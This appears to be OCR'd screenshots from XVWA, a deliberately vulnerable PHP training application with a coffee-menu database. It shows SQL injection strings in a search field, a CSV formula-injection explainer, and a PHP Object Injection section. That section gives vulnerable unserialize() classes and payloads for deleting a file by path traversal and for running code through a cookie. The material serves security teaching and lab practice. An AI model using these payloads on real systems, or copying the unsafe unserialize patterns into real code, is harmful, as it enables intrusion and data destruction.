


Search Your Coffee

' or '1'='1

Search

ID	Item & Description
1	**Affogato** An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.
2	**Americano** An Americano is an espresso-based drink designed to resemble coffee brewed in a drip filter, considered popular in the United States of America. This drink consists of a single or double-shot of espresso combined with up to four or five ounces of hot water in a two-demitasse cup.
3	**Bicerin** Bicerin is a traditional warm coffee concoction native to Turin, Italy, made of espresso, drinking chocolate and whole milk served layered in a small rounded glass. The word bicerin is Piedmontese for “small glass”. The beverage has been known since the 18th-century and was famously praised by Alexandre Dumas in 1852.
4	**Café Bombón** Cafe Bombon was made popular in Valencia, Spain, and spread gradually to the rest of the country. It might have been re-created and modified to suit European tastebuds as in many parts of Asia such as Malaysia, Thailand and Singapore the same recipe for coffee which is called "Kopi Susu Panas" (Malaysia) or "Kafe Ron" (Thailand) has already been around for decades and is very popular in "mamak" stalls or "kopitiams" in Malaysia.
5	**Café au lait** Café au lait is a French coffee drink. In Europe, "café au lait" stems from the same continental tradition as "caffè latte" in Italy, "café con leche" in Spain, "kawa biała" ("white coffee") in Poland, "Milchkaffee" in Germany, "Grosser Brauner" in Austria,



ID Item & Description


1 **Affogato**
An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

2 **Americano**
An Americano is an espresso-based drink designed to resemble coffee brewed in a drip filter, considered popular in the United States of America. This drink consists of a single or double-shot of espresso combined with up to four or five ounces of hot water in a two-demitasse cup.

3 **Bicerin**
Bicerin is a traditional warm coffee concoction native to Turin, Italy, made of espresso, drinking chocolate and whole milk served layered in a small rounded glass. The word bicerin is Piedmontese for “small glass”. The beverage has been known since the 18th-century and was famously praised by Alexandre Dumas in 1852.

4 **Café Bombón**
Cafe Bombon was made popular in Valencia, Spain, and spread gradually to the rest of the country. It might have been re-created and modified to suit European tastebuds as in many parts of Asia such as Malaysia, Thailand and Singapore the same recipe for coffee which is called "Kopi Susu Panas" (Malaysia) or "Kafe Ron" (Thailand) has already been around for decades and is very popular in "mamak" stalls or "kopitiams" in Malaysia.

5 **Café au lait**
Café au lait is a French coffee drink. In Europe, "café au lait" stems from the same continental tradition as "caffè latte" in Italy, "café con leche" in Spain. "kawa biała" ("white coffee") in Poland. "Milchkaffee" in Germany. "Grosser Brauner" in Austria.




5 **Café au lait**
Café au lait is a French coffee drink. In Europe, "café au lait" stems from the same continental tradition as "caffè latte" in Italy, "café con leche" in Spain, "kawa biała" ("white coffee") in Poland, "Milchkaffee" in Germany, "Grosser Brauner" in Austria, "koffie verkeerd" in Netherlands, and "café com leite" in Portugal, simply "coffee with milk".

6 **Caffé corretto**
Caffè corretto is an Italian beverage that consists of a shot of espresso with a shot of liquor, usually grappa, and sometimes sambuca or brandy. It is also known (outside of Italy) as an "espresso corretto". It is ordered as "un caffè corretto alla grappa," "[…] corretto alla sambuca," or "[…] corretto al cognac," depending on the desired liquor.

8 **Caffé latte**
In Italy, latte means milk. What in English-speaking countries is now called a latte is shorthand for "caffelatte" or "caffellatte" ("caffè e latte"). The Italian form means "coffee and milk", similar to the French café au lait, the Spanish café con leche and the Portuguese café com leite. Other drinks commonly found in shops serving caffè lattes are cappuccinos and espressos. Ordering a "latte" in Italy will get the customer a glass of hot or cold milk. Caffè latte is a coffee-based drink made primarily from espresso and steamed milk. It consists of one-third espresso, two-thirds heated milk and about 1cm of foam. Depending on the skill of the barista, the foam can be poured in such a way to create a picture. Common pictures that appear in lattes are love hearts and ferns. Latte art is an interesting topic in itself.

8 **Café mélange**
Café mélange is a black coffee mixed (french "mélange") or covered with whipped cream, very popular in Austria, Switzerland and the Netherlands.


9 **Cafe mocha**
Caffè Mocha or café mocha, is an American invention and a variant of a caffe latte, inspired by the Turin coffee beverage Bicerin. The term "caffe mocha" is not used in Italy nor in France, where it is referred to as a "mocha latte". Like a caffe latte, it is typically one third espresso and two thirds steamed milk, but a portion of chocolate is added, typically in the form of sweet cocoa powder, although many varieties use chocolate syrup. Mochas can contain dark or milk chocolate.



9 **Cafe mocha**
Caffè Mocha or café mocha, is an American invention and a variant of a caffe latte, inspired by the Turin coffee beverage Bicerin. The term "caffe mocha" is not used in Italy nor in France, where it is referred to as a "mocha latte". Like a caffe latte, it is typically one third espresso and two thirds steamed milk, but a portion of chocolate is added, typically in the form of sweet cocoa powder, although many varieties use chocolate syrup. Mochas can contain dark or milk chocolate.

10 **Cappuccino**
A cappuccino is a coffee-based drink made primarily from espresso and milk. It consists of one-third espresso, one-third third heated milk and one-third milk foam and is generally served in a 6 to 8-ounce cup. The cappuccino is considered one of the original espresso drinks representative of Italian espresso cuisine and eventually Italian-American espresso cuisine.

XVWA is licensed under a GNU GENERAL PUBLIC LICENSE Version 3



Search by Itemcode or use search option

Select Item Code

1' and 1 = 1 #

Formula Injection

CSV Injection, also known as Formula Injection, occurs when websites embed untrusted input inside CSV files.

When a spreadsheet program such as Microsoft Excel or LibreOffice Calc is used to open a CSV, any cells starting with = will be interpreted by the software as a formula. Maliciously crafted formulas can be used for three key attacks:

- Hijacking the user’s computer by exploiting vulnerabilities in the spreadsheet software, such as CVE-2014-3524.
- Hijacking the user’s computer by exploiting the user’s tendency to ignore security warnings in spreadsheets that they downloaded from their own website.
- Exfiltrating contents from the spreadsheet, or other open spreadsheets.

This attack is difficult to mitigate, and explicitly disallowed from quite a few bug bounty programs. To remediate it, ensure that no cells begin with any of the following characters:

- Equals to (=)
- Plus (+)


- Minus (-)
- At (@)
- Tab (0x09)
- Carriage return (0x0D)

Keep in mind that it is not sufficient to make sure that the untrusted user input does not start with these characters. You also need to take care of the field separator (e.g., ‘,’, or ‘;’) and quotes (e.g., ', or "), as attackers could use this to start a new cell and then have the dangerous character in the middle of the user input, but at the beginning of a cell.


Alternatively, apply the following sanitization to each field of the CSV, so that their content will be read as text by the spreadsheet editor:

- Wrap each cell field in double quotes
- Prepend each cell field with a single quote
- Escape every double quote using an additional double quote

Add another object to database to view in .csv file.



Item Code	Item Name	Category	Price
XVWA0987	Affogato	Espresso,Vanilla Gelato	$4.69
XVWA3876	Americano	Espresso	$5
XVWA4589	Bicerin	Espresso, Chocolate, Milk	$8.9
XVWA7619	Café Bombón	Espresso, Sweetened Milk	$7.08
XVWA5642	Café au lait	Coffee, Milk	$10.15
XVWA7569	Caffé corretto	Espresso, Liquor Shot	$6.01
XVWA3671	Caffé latte	Espresso, Milk	$6.04
XVWA1672	Café mélange	White Creame	$3.06
XVWA4276	Cafe mocha	Latte, Chocolate	$4.05
XVWA9680	Cappuccino	Espresso, Milk	$3.06




Add New Item to the Coffee List

test

test2


test

100




Item Uploaded Successfully !!


Code : XVWA1417 **Description :** test2
Name : test
Category : test
Price : 100$



```
$output = fopen('php://output', 'w');

fputcsv($output, array('itemcode', 'itemname', 'categ','price'));

include('../../config.php');
// $rows = mysql_query('SELECT itemcode,itemname,categ,price from
caffaine');

// while ($row = mysql_fetch_assoc($rows)) fputcsv($output, $row);
$sql = 'SELECT itemcode,itemname,categ,price from caffaine';
$result = $conn->query($sql);
while($rows = $result->fetch_assoc()){
fputcsv($output, array($rows['itemcode'],$rows['itemname'],$rows['categ'
    ],$rows['price']));
                              }
?>
```



Item Code	Item Name	Category	Price
XVWA0987	Affogato	Espresso,Vanilla Gelato	$4.69
XVWA3876	Americano	Espresso	$5
XVWA4589	Bicerin	Espresso, Chocolate, Milk	$8.9
XVWA7619	Café Bombón	Espresso, Sweetened Milk	$7.08
XVWA5642	Café au lait	Coffee, Milk	$10.15
XVWA7569	Caffè corretto	Espresso, Liquor Shot	$6.01
XVWA3671	Caffè latte	Espresso, Milk	$6.04
XVWA1672	Café mélange	White Creame	$3.06
XVWA4276	Cafe mocha	Latte, Chocolate	$4.05
XVWA9680	Cappuccino	Espresso, Milk	$3.06
XVWA1417	test	test	$100



A	B	C	D
itemcode	itemname	categ	price
XVWA0987	Affogato	Espresso,Vanilla Gelato	4.69
XVWA3876	Americano	Espresso	5
XVWA4589	Bicerin	Espresso, Chocolate, Milk	8.9
XVWA7619	CafÃ© BombÃ³n	Espresso, Sweetened Milk	7.08
XVWA5642	CafÃ© au lait	Coffee, Milk	10.15
XVWA7569	CaffÃ© corretto	Espresso, Liquor Shot	6.01
XVWA3671	CaffÃ© latte	Espresso, Milk	6.04
XVWA1672	CafÃ© mÃ©lange	White Creame	3.06
XVWA4276	Cafe mocha	Latte, Chocolate	4.05
XVWA9680	Cappuccino	Espresso, Milk	3.06
XVWA1417	test	test	100

PHP Object Injection

PHP Object Injection is an application level vulnerability that could allow an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Application Denial of Service, depending on the context. The vulnerability occurs when user-supplied input is not properly sanitized before being passed to the unserialize() PHP function. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() call, resulting in an arbitrary PHP object(s) injection into the application scope.

In order to successfully exploit a PHP Object Injection vulnerability two conditions must be met:

- The application must have a class which implements a PHP magic method (such as __wakeup or __destruct) that can be used to carry out malicious attacks, or to start a "POP chain".

- All of the classes used during the attack must be declared when the vulnerable unserialize() is being called, otherwise object autoloading must be supported for such classes.

Examples

Example 1

The example below shows a PHP class with an exploitable __destruct method:

```
class Example1
{
  public $cache_file;

  function __construct()
  {
    // some PHP code...
  }

  function __destruct()
  {
    $file = "/var/www/cache/tmp/{$this->cache_file}";
    if (file_exists($file)) @unlink($file);
  }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

// some PHP code...
```

In this example an attacker might be able to delete an arbitrary file via a Path Traversal attack, for e.g. requesting the following URL:

```
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}
```

Example 2

The example below shows a PHP class with an exploitable __wakeup method:

```
class Example2
{
  private $hook;

  function __construct()
  {
    // some PHP code...
  }

  function __wakeup()
  {
    if (isset($this->hook)) eval($this->hook);
  }
}

// some PHP code...

$user_data = unserialize($_COOKIE['data']);

// some PHP code...
```

In this example an attacker might be able to perform a Code Injection attack by sending an HTTP request like this:

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%
22%3Bs%3A10%3A%22phpinfo%28%29%3B%22%3B%7D
Connection: close
```

Where the cookie parameter “data” has been generated by the following script:

```
class Example2
{
  private $hook = "phpinfo();";
}

print urlencode(serialize(new Example2));
```

Example 3

This last example shows how it is possible to perform a SQL Injection attack using a “POP chain”, for instance by leveraging a __toString method like this:

```
class Example3
{
  protected $obj;

  function __construct()
  {
    // some PHP code...
  }
  function __toString()
  {
    if (isset($this->obj)) return $this->obj->getValue();
  }
}

// some PHP code...

$user_data = unserialize($_POST['data']);

// some PHP code...
```

If the $user_data variable is an “Example3” object and it will be treated like a string somewhere in the code, then its __toString method will be called. Since this method will call the getValue method of the object stored into the “obj” property, it’s possible to set that property to an arbitrary object, and execute its getValue method, if it is accessible, otherwise its __call method will be called, if it is defined. For the sake of ease, just think that when unserialize() is called, the class below is available within the application scope (or supported by autoloading):

